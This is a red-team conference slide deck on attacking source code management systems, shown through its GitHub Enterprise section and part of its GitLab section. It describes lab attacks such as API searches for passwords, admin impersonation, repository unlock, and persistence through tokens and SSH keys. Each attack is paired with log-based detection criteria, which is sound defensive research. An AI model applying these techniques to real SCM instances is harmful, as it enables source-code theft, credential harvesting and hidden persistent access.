

Controlling the Source: Abusing Source Code Management Systems

Brett Hawkins (@h4wkst3r)

Adversary Simulation, IBM X-Force Red

Agenda

- Introduction
- Source Code Management Systems
- GitHub Enterprise
- GitLab Enterprise
- Bitbucket
- SCMKit
- Demos
- Defensive Considerations
- Conclusion



Introduction

Who am I?




- **Current Role** – Adversary Simulation, IBM X-Force Red
- **Previous Roles** - Mandiant, J.P. Morgan Chase, J.M. Smucker Company
- **Conference Speaker** – DerbyCon, Wild West Hackin' Fest, BSides, Hackers Teaching Hackers
- **Open-Source Tool Author** – SharPersist, DueDLLigence, InvisibilityCloak, SCMKit

How did this research come about?

- Real-world experience attacking source code management systems
- Recent Security Breaches
 - Software Supply Chain Attacks - SolarWinds, Kaseya, Codecov
 - Source Code Theft - LAPSUS\$
 - Microsoft - Azure DevOps
 - T-Mobile - Bitbucket
 - Samsung - GitHub Enterprise
 - Globant - GitHub Enterprise

Research Goals

- Bring more attention to securing Source Code Management systems
- Inspire future research on defending Source Code Management systems



Attendee Takeaways

- Learn about different attack scenarios against Source Code Management systems
- Learn how to defend Source Code Management systems
- Learn how to abuse Source Code Management systems via privileged and non-privileged context

My Perspective

I AM:

- Current - Red Team Operator
- Previous - Blue Teamer

I AM NOT:

- DevOps Engineer
- Software Developer
- System Administrator

Source Code Management Systems

What is a Source Code Management System?

- Manages source code repositories
- Allows multiple developers to work on code at same time
- Supports integrations into other systems within DevOps pipeline

Popular Systems

- GitHub Enterprise



- GitLab Enterprise



- Bitbucket



DevOps Pipeline




Image: <https://medium.com/aws-cyber-range/secdevops-101-strengthen-the-basics-20f57197aa1c>

Software Supply Chain Attacks

- Attacker injects itself into development process to deploy malicious code
- Research focuses on scenarios “B” and “C” below




Image: <https://opensource.googleblog.com/2021/10/protect-your-open-source-project-from-supply-chain-attacks.html>

Lateral Movement to other DevOps Systems

SCM Systems

- Initial access point
- Pivot to:
 - CI/CD Platform
 - Distribution Platform




Image: <https://opensource.googleblog.com/2021/10/protect-your-open-source-project-from-supply-chain-attacks.html>

GitHub Enterprise

Access Model

Enterprise Roles

- Owners, Members

Organization Roles

- Organization Owners, Organization Members, Security Managers, GitHub App Managers, Outside Collaborators

Repository Roles

- Read, Triage, Write, Maintain, Admin

Access Token Scopes

- Repository, Organization, SSH Keys, Gists, Users, GPG Keys, Site Admin

API Capabilities

- REST API
- Interact with:
 - Repositories
 - SSH Keys
 - Users
 - Admin functionality
 - And much more...

Attack Scenarios

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Repository Takeover	N/A	Yes
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Site Admin	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Management Console Access	N/A	Yes

Reconnaissance

- Web interface or REST API
- Repository, File, Code

The screenshot shows a web browser window with the URL `https://github-enterprise.hogwarts.local/search?q=jenkinsfile`. The page is titled "Enterprise". A search bar contains the query `jenkinsfile in:file`. Below the search bar are navigation links for "Pull requests", "Issues", and "Explore". On the left, there is a sidebar with categories: "Repositories" (0), "Code" (0), "Commits" (1, highlighted with a red border), "Issues" (0), "Packages" (0), "Topics" (0), "Wikis" (0), and "Users" (0). The main content area displays a single commit result:
1 commit result
hpotter/broomLocator
Create Jenkinsfile
hpotter committed 14 days ago

Reconnaissance Logging

HAProxy Log

- /var/log/haproxy.log


Search Criteria

- ('/search' OR '/api/v3/search') AND 'http'

```
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile%20in:file"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile&in:file"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=jenkinsfile"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=Jenkinsfile"
https://github-enterprise.hogwarts.local/api/v3/search/commits /api/v3/search/commits?q=jenkinsfile"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=ssword"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=pas"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=pass"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=passw"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=passwo"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=passwor"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=password"
https://github-enterprise.hogwarts.local/api/v3/search/code /api/v3/search/code?q=word"
```

Repository Takeover

- Site admin can unlock any repository for modify access



A screenshot of the GitHub repository settings page for 'superSecretSpells'. The top navigation bar shows 'Pull requests', 'Issues', and 'Explore'. The 'Security' tab is highlighted. The page displays three sections: 'Audit log', 'Repository Settings', and 'Privileged access'. In the 'Audit log' section, there is a note about searching logs for actions involving the repository. In the 'Repository Settings' section, there is a setting for 'Allow private repository forking' which is turned 'On'. In the 'Privileged access' section, a warning message says 'Be careful - you will have full access to this repository and its settings.' and contains a red 'Unlock' button.

Repository Takeover Logging

Audit Log

- /var/log/github-audit.log

Search Criteria

- action:repo.staff_unlock

The screenshot shows the GitHub Audit Log interface. On the left is a sidebar with various navigation links: Management console, Audit log (which is selected and highlighted in red), Explore, Reports, Indexing, Repository networks, File storage, Reserved logins, Advanced Security Committers, Retired namespaces, Enterprise overview, and Repositories. Below these are sections for Billing (with Product catalog) and User management (with Invite user, All users, Site admins, Dormant users, and Suspended users).

The main area has a search bar at the top with the query "action:repo.staff_unlock". Below it is an "Advanced Search" section with "Newer" and "Older" buttons. A note says "Copy all log metadata for internal use" followed by instructions to copy the JSON-formatted data to clipboard. The results are listed under "Logs for action:repo.staff_unlock".

A specific log entry is shown for the action "repo.staff_unlock":

action	repo.staff_unlock
actor	adumbledore
actor_id	4
actor_ip	192.168.1.54
actor_location	blank
actor_session	23
category_type	Entitlement Management
client_id	2060490046.1643228505
controller_action	staff_unlock
created_at	2022-01-27 10:50:26 -0500
from	stafftools/repositories/staff_access#staff_unlock
method	PUT
reason	some reason
referrer	https://github-enterprise.hogwarts.local/stafftools/repositories/hpotter/superSecretSpells
repo	hpotter/superSecretSpells
repo_id	1
request_category	other
request_id	5fad2fd5-eecf-4cd4-841d-6041dde8b571
server_id	9770622b-4f35-42e8-9963-c158f1306674

A "Copy entry cURL" button is located to the right of the log entry.

User Impersonation

- Impersonate User Login
- Impersonation Token

The screenshot shows the GitHub Site Admin interface for the user 'hpotter'. The top navigation bar includes 'Admin', 'Security', 'Content', and 'Collaboration' tabs. The left sidebar has links for Overview, Admin, Emails, Avatars, Feature & Beta Enrollments, Followed users, Search, Database, Retired namespaces, Scheduled Reminders, and Profile.

User information (Active)

Created	2022-01-13 11:42:53 -0500
Last active	2022-01-20 15:01:00 -0500 – Check active status
Public profile	View profile
Gists	View gists
Disk use	0 Bytes
Git	0 Bytes
Avatars	0 Bytes
Issue image uploads	0 Bytes
Using GitHub Mac	✗
Using GitHub Win	✗
Using GitHub Desktop	✗

Activity feed

[Clear public activity](#) [Clear all activity](#)

Staff notes

Add note

There are no staff notes on this account.

Danger Zone

Impersonate [Sign in to GitHub as @hpotter](#)

User Impersonation Logging

Audit Log

- /var/log/github-audit.log

Search Criteria

- action:staff.fake_login
- action:oauth_access.create
- action:oauth_authorization.create

Logs for action:oauth_access.create OR action:oauth_authorization.create	
 oauth_authorization.create	OAuth application (GitHub Site Administrator) Performed by adumbledore from 192.168.1.54 Targeting user hpotter ...
 oauth_access.create	OAuth application (GitHub Site Administrator) Performed by adumbledore from 192.168.1.54 Targeting user hpotter ...
Copy entry cURL	
accessible_org_ids	<i>blank</i>
action	oauth_access.create
actor	adumbledore
actor_id	4
actor_ip	192.168.1.54
actor_location	<i>blank</i>
application_id	14
application_name	GitHub Site Administrator
auth	basic
category_type	Other
controller	Api::Admin::UsersManager
created_at	2022-01-26 16:09:12 -0500
current_user	adumbledore
from	Api::Admin::UsersManager#POST
hashed_token	e7KP7cn89puTNt6XMt1WmT85Un59eFzIIGRGTpx+uGs=
oauth_access_id	9
request_category	api
request_id	0d3593eb-689f-48d5-a3d1-9975ce943e70
request_method	post
scopes	["repo", "admin:org", "admin:public_key", "admin:org_hook"]
server_id	210ff40e-f011-4cc0-a1e5-e100-e11b-f1e5f

Promoting User to Site Admin

- Using site admin privileges, add any user to site admin

The screenshot shows the GitHub Enterprise interface for managing administrators. On the left, there's a sidebar with links for Hogwarts (selected), Organizations, People, Members, Administrators, Policies, GitHub Connect, and Settings. The main area is titled "Administrators" and shows a search bar with "Find an administrator..." and a green "Add owner" button. Below the search bar, it says "1 administrator in Hogwarts" and lists "adumbledore" with a green profile picture, labeled as "Owner".

Promoting User to Site Admin Logging

Audit Log

- /var/log/github-audit.log

Search Criteria

- action:user.promote
- action:business.add_admin

The screenshot shows the GitHub Audit log interface. On the left is a sidebar with navigation links: Site admin, Search, Management console, Audit log (which is selected and highlighted in orange), Explore, Reports, Indexing, Repository networks, File storage, Reserved logins, Advanced Security Committers, Retired namespaces, Enterprise overview, and Repositories. Below these are sections for Billing and Product catalog, and a final link for Invite user.

The main area is titled "Audit log" and contains a "Query" input field with the value "action:user.promote OR action:business.add_admin". There is also a "Search" button, an "Advanced Search" link, and "Newer" and "Older" buttons for navigating through logs.

A prominent callout box highlights the "Copy all log metadata for internal use" feature, explaining that it copies JSON-formatted log entries to the clipboard, noting that sensitive data is sanitized but actions are visible. It includes a "Copy" button and a "Share with caution" link.

The results section displays three log entries:

- user.promote**
Promoted via API by adumbledore
Performed by **adumbledore** from **192.168.1.54**
Targeting user **hpoter** **[...]**
- user.promote**
Promoted as admin of single global business
Performed by **adumbledore** from **192.168.1.54**
Targeting user **hpoter** **[...]**
- business.add_admin**
Performed by **adumbledore** from **192.168.1.54**
Targeting business **hogwarts** **[...]**

Maintain Persistent Access

- Personal Access Token
- Impersonation Token
- SSH Key

Settings / Developer settings

GitHub Apps
OAuth Apps
Personal access tokens

New personal access token

Personal access tokens function like ordinary OAuth access tokens. They can be used in over HTTPS, or can be used to [authenticate to the API over Basic Authentication](#).

Note

`persistence-token`

What's this token for?

Expiration *

No expiration The token will never expire!

GitHub strongly recommends that you set an expiration date for your token to help keep it secure. [Learn more](#)

Select scopes

Scopes define the access for personal tokens. [Read more about OAuth scopes](#).

<input checked="" type="checkbox"/> repo	Full control of private repositories
<input type="checkbox"/> repo:status	Access commit status
<input type="checkbox"/> repo_deployment	Access deployment status
<input type="checkbox"/> public_repo	Access public repositories
<input type="checkbox"/> repo:invite	Access repository invitations
<input type="checkbox"/> security_events	Read and write security events
<input type="checkbox"/> workflow	Update GitHub Action workflows
<input type="checkbox"/> write:packages	Upload packages to GitHub Package Registry
<input type="checkbox"/> read:packages	Download packages from GitHub Package Registry

Maintain Persistent Access Logging

Audit Log

- /var/log/github-audit.log

Search Criteria

- action:oauth_access.create
- action:oauth_authorization.create
- action:public_key.create
- action:public_key.verify

The screenshot shows the GitHub Audit log interface. On the left is a sidebar with navigation links: Site admin, Search, Management console, Audit log (selected), Explore, Reports, Indexing, Repository networks, File storage, Reserved logins, Advanced Security Committers, Retired namespaces, Enterprise overview, and Repositories. Below these are sections for Billing (Product catalog) and User management (Invite user, All users, Site admins, Dormant users, Suspended users). On the right, the main area is titled "Audit log" with a "Query" input field containing "action:oauth_access.create OR action:oauth_authorization.create". It includes "Advanced Search" and "Newer Older" buttons. A "Copy all log metadata for internal use" button is available. The results section displays two log entries:

action	description	performed by	from	targeting user
oauth_authorization.create	Personal access token (persistence-token)	hpotter	192.168.1.54	hpotter
oauth_access.create	Personal access token (persistence-token)	hpotter	192.168.1.54	hpotter

Below the results, detailed log metadata is shown for each entry, including accessible_org_ids, action, actor, actor_id, actor_ip, actor_location, actor_session, application_id, application_name, category_type, and client_id.

Management Console Access


- Single shared password
- Configure enterprise instance
 - Example: Adding SSH key

The screenshot shows the 'Settings' page with a sidebar menu on the left. The sidebar includes options like Settings, Password (which is selected), SSH access, Hostname, Time, Authentication, Privacy, Pages, Email, Monitoring, Rate limiting, Applications, Actions, Packages, Security, and Mobile. The main content area has two sections: 'Change password' and 'SSH access'. The 'Change password' section contains a note about the password serving as an API key and instructions to change it via the password settings page. The 'SSH access' section contains a note about granting limited SSH access via SSH and a table for authorized keys. A new key is being added, with the SSH-RSA public key value shown as:
ssh-rsa
AAAAB3NzaC1yc2EAAAQABAAQGQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBIS9cViSnO8JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqlcjM17Kr0AqESn0GGmBB5ks9FECbutQuYBcf1dDdxXevMiYjuoGyYLUmvR8z3g6lgpMXiiZU23pNAWV6fvxHYa7OK/U1
An 'Add key' button is at the bottom of the key input field.

Management Console Access

- Multiple commands available in management console SSH access
- Example: `ghe-config -l`

```
[10:08:08] hawk@ubuntu-demo:~$ ssh -i test_ssh_key admin@github-enterprise.hogwarts.local -p 122
```



```
Administrative shell access is permitted for troubleshooting and performing
documented operations procedures only. Modifying system and application files,
running programs, or installing unsupported software packages may void your
support contract. Please contact GitHub support at https://support.github.com
if you have a question about the activities allowed by your support contract.
```

```
INFO: Release version: 3.3.1
INFO: 2 CPUs, 15GB RAM on VMWare
INFO: License: evaluation; Seats: unlimited; Will expire in 31 days.
WARN: Load average: 3.15 3.57 4.86 (3.15 > 2 CPUs)
INFO: Usage for root disk: 22G of 98G (24%)
INFO: Usage for user data disk: 14G of 20G (71%)
INFO: TLS: enabled; Certificate will expire in 351 days.
INFO: HA: standalone
INFO: Configuration run in progress: false
Last login: Wed Jan 19 14:56:25 2022 from 192.168.1.51
admin@github-enterprise-hogwarts-local:~$ █
```

Management Console Access Logging

Management Log

- /var/log/enterprise-manage/unicorn.log

```
| | grep -i authorized-keys | grep -i post  
|/2022:15:08:01 +0000] "POST /setup/settings/authorized-keys HTTP/1.0" 201 653 0.300:
```

GitLab Enterprise

Access Model

User Project Permissions

- Guest, Reporter, Developer, Maintainer, Owner

Access Token Scopes

- api, read_user, read_api, read_repository, write_repository, read_registry, write_registry, sudo

API Capabilities

- REST API
- Interact with:
 - Repositories
 - SSH Keys
 - Users
 - Admin functionality
 - And much more...

Attack Scenarios

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Modifying CI/CD Pipeline	N/A	Yes – Project Level
SSH Access	N/A	Yes

Reconnaissance

- Web interface or REST API
- Repository, File, Code

The screenshot shows the GitLab search interface. At the top, there is a navigation bar with the GitLab logo and a "Menu" button. Below the header, the word "Search" is prominently displayed. A search bar contains the query "charm". Below the search bar, a horizontal menu shows the count of results for different categories: Projects (1), Issues (0), Merge requests (0), Milestones (0), and Users (0). A callout bubble provides information about the search feature, mentioning "Advanced Search and GitLab Enterprise Edition" and encourages users to contact their administrator for an upgrade. At the bottom, a user profile card for "Hermoine Granger / charms" is shown, featuring a green circular icon with a white letter "C" and the text "Some of my favorite charms and their formulas".

What are you searching for?

charm

Projects 1 Issues 0 Merge requests 0 Milestones 0 Users 0

Improve search with Advanced Search and GitLab Enterprise Edition.

The Advanced Search in GitLab is a powerful search service that saves you time and effort by allowing you to search for code within other teams. Contact your Administrator to upgrade your license.

C Hermoine Granger / charms ⓘ
Some of my favorite charms and their formulas

Reconnaissance Logging

Production Log

- /var/log/gitlab/gitlab-rails/production.log
- /var/log/gitlab/gitlab-rails/production_json.log

API Log

- /var/log/gitlab/gitlab-rails/api_json.log

Access Log

- /var/log/gitlab/nginx/gitlab_access.log

Search Criteria


- 'get' AND '/search?search'
- 'get' AND '/search'
- 'get' AND ('/search'| OR 'repository/tree')
- 'search'

```
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production.log
Started GET "/search?search=[FILTERED]&group_id=&project_id=&ref=HEAD&scope=commits&sort=updated_at" for 192.168.1.54 at 2022-01-27 15:49:28 +0000
root@gitlab-server:~# cat /var/log/gitlab/gitlab-rails/production_json.log
{
  "method": "GET",
  "path": "/search",
  "format": "html",
  "controller": "search",
  "action": "index",
  "query": {
    "value": "false"
  },
  "meta": {
    "key": "repository_ref",
    "value": ""
  },
  "meta": {
    "client_id": "user/2",
    "search": {
      "group_id": "",
      "ref": "HEAD",
      "sort": "updated_at"
    }
  },
  "meta": {
    "ua": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101 Firefox/90.0"
  },
  "meta": {
    "redis_cache_duration_s": 0.007068,
    "redis_count": 0,
    "db_cached_count": 24,
    "db_replica_count": 0,
    "b_primary_duration_s": 0.023,
    "cpu_s": 0.308263,
    "mem_usage_gb": 1.05
  }
}
root@gitlab-server:~# _
```

```
root@gitlab-server:~# cat /var/log/gitlab/nginx/gitlab_access.log | grep -i '/search'
192.168.1.54 [27/Jan/2022:15:49:28 +0000] "GET /api/v4/search?scope=projects HTTP/1.1"
192.168.1.54 [27/Jan/2022:15:50:12 +0000] "GET /api/v4/search?scope=projects&search=charming HTTP/1.1"
192.168.1.54 [27/Jan/2022:15:50:22 +0000] "GET /api/v4/search?scope=projects&search=charming HTTP/1.1"
192.168.1.54 [27/Jan/2022:16:09:07 +0000] "GET /api/v4/search?scope=blobs&search=jenkinsfile HTTP/1.1"
192.168.1.54 [27/Jan/2022:16:21:08 +0000] "GET /api/v4/projects/7/search?scope=blobs&keyword=whoami HTTP/1.1"
192.168.1.54 [27/Jan/2022:16:21:44 +0000] "GET /api/v4/projects/7/search?scope=blobs&search=whoami HTTP/1.1"
192.168.1.54 [27/Jan/2022:16:24:13 +0000] "GET /api/v4/projects/7/search?scope=commits&search=jenkinsfile HTTP/1.1"
```

User Impersonation

- Impersonate User Login
- Impersonation Token



User Impersonation Logging

Production Log

- /var/log/gitlab/gitlab-rails/production_json.log
- /var/log/gitlab/gitlab-rails/production.log

API Log

- /var/gitlab/gitlab-rails/api_json.log

Search Criteria

- 'has started impersonating'
- 'impersonate'
- 'post' AND 'impersonation_tokens'
- 'impersonation_tokens'

```
og/gitlab/gitlab-rails/api_json.log | grep -i impersonation_tokens
Z","severity":"INFO","duration_s":0.04186,"db_duration_s":0.01345,"view_
lue":["api,read_user,read_api,read_repository,write_repository,sudo"]}],_
message\":{\"scopes\":[\"can only contain available scopes\"]}}}],_queue
is_cache_write_bytes":100,"redis_shared_state_calls":2,"redis_shared_sta
_cashed_count":0,"db_primary_count":9,"db_primary_cached_count":4,"db_pr
":5063695,"pid":9154,"correlation_id":"01FTEBPMAN9D35EHMJ7HX50WRS","meta
:user/5","content_length":"107","request_urgency":"default","target_dur
